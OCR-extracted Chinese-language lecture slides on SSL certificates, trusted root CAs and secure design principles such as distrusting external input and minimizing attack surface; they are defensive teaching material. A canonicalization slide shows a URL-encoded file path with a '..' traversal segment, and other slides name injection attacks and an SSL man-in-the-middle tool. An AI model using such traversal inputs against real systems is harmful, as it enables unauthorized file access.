
SSL Handshake + Secure Channel




Gmail Login using SSL



預設信任的根憑證名單


網際網路選項
一般
安全性
隱私權
內容
連線
程式集
進階
內容警告器
分級可以協助您控制這台電腦可查看
啓用(E)...
憑證
爲加密的連線及身分識別使用憑證。
清除 SSL 狀態(S)
憑證(C)
自動完成
自動完成會儲存網頁的前一個項目，並爲您提供符合的項目。
摘要和網頁快訊
摘要和網頁快訊提供網站上的更新內容，您能以 Internet Explorer 及其他程式閱讀。
確定
憑證
預定目的(N):
<全部>
個人
其他人
中繼憑證授權
信任的根憑證授權
受信任的發行者
不受信任的
發給
發行者
到期日
好記的名稱
fs320i
fs320i
2018/12/2
<無>
Gatekeeper Root CA
Gatekeeper Root CA
2014/5/24
GeoTrust Global CA
GeoTrust Global CA
2022/5/21
GeoTrust Global CA 2
GeoTrust Global CA 2
2019/3/4
GeoTrust Primary Certificatio...
GeoTrust Primary Certi...
2036/7/17
GeoTrust
GeoTrust Universal CA
GeoTrust Universal CA
2029/3/4
GeoTrust Universal CA 2
GeoTrust Universal CA 2
2029/3/4
匯入(I)...
匯出(E)...
移除(R)
進階(A)...
憑證使用目的
伺服器驗證, 用戶端驗證, 安全電子郵件, 代碼簽署, 時間戳記
檢視(V)
關閉(C)

跟大廠買憑證




http://www.study-area.org/tips/certs/certs.html

自建憑證中心


Check CA in the Certificate …
Bad CA !
Who ???

https://atm.bank.com.tw/

Certificate + Public Key



Security Warning




CA 必需爲瀏覽器所信任

憑證必需在有效期限內

憑證內之Common Name必須與網址相符

討論


- 網站資安 = SSL?
- SSL 會影響入侵偵測系統的檢查!
- SSL還能用多久?
  - ✓美國黑帽駭客大會(Black Hat 2009)中，Moxie開發一套SSLSNIF工具，能夠做SSL連線的中間人攻擊。
  - ✓研究人員展示以SSL漏洞入侵Twitter (http://www.itis.tw/node/3355)



安全設計準則

安全設計準則

- External Systems are Insecure
- Minimize Attack Surface Area
- Secure Defaults
- Least Privilege
- Separation of Duties
- Defense in Depth
- Fail Securely
- Do not trust Security through Obscurity
- Simplicity



http://farm4.static.flickr.com/3009/2593535211_943673c680_m.jpg

Saltzer, J. H., and Schroeder, M. D., "The Protection of Information in Computer System", Fourth ACM Symposium on Operation Systems Principles, October 1974.

External Systems are Insecure

- 假設所有外來系統輸入都是有問題的
  - ✓ HTTP Message
    - HTTP Header
      - URL Query Strings
      - Referer
      - Cookie ……
    - HTTP Body(表單資料、上傳檔案)
  - ✓ Other Network Protocol Inputs
    - 透過RPC或是Web Service 來自其他系統的回應
  - ✓ 系統環境變數
  - ✓ 網路上抓下來整合的程式碼
  - ✓ 本地檔案
  - ✓ 資料庫中的資料

External Systems are Insecure (cont.)

- 萬惡淵藪：
  - 太相信使用者輸入的輸入“資料”，直接進行各種處理:

處理方式	產生的問題
輸入資料庫執行	➢SQL Injection
交給OS執行	➢Command Injection
動態產生程式碼	➢Code Injection
輸出到前端瀏覽器執行	➢XSS Attack
拿來引用物件	➢Malicious File Execution ➢Insecure Direct Object Reference
進行頁面的轉向重導	➢釣魚網頁

External Systems are Insecure (cont.)


- 不要只依賴前端所寫的Java Script 來檢查
  - ✓這些檢驗都可被規避!!!
    - – Rebuild Web Page
    - – Use Browser Extensions
    - – Use Web Proxy
    - – Write Program

Demo → ….

- 前端防呆，後端防駭！

External Systems are Insecure (cont.)

- **Centralize Your Approach**




External Systems are Insecure (cont.)

- **Be Careful with Canonicalization Issues**
  - ✓下列都代表同樣的檔案名稱
    - somefile.dat
    - c:\temp\subdir\..\somefile.dat
    - .\somefile.dat
    - c%3A%5Ctemp%5Csubdir%5C%2E%2E%5Csomefile.dat
      (→ c:\temp\subdir\..\somefile.dat)

External Systems are Insecure (cont.)


➢ Constrain, Reject, and Sanitize Input



Minimize Attack Surface Area

http://1863.img.pp.sohu.com.cn/images/2008/9/11/19/6/11cf7e91309g213.jpg


V.S.



http://i565.photobucket.com/albums/ss99/whayu0915/0089.jpg

Minimize Attack Surface Area

- 開放介面之原則
  - ✓有限地
  - ✓清楚定義
- 只安裝必要服務或元件
  - ✓反例
    - – *Slammer* and *CodeRed* 病毒
    - – 某些 SQL Injection 攻擊手法
  - ✓其他通通關掉!



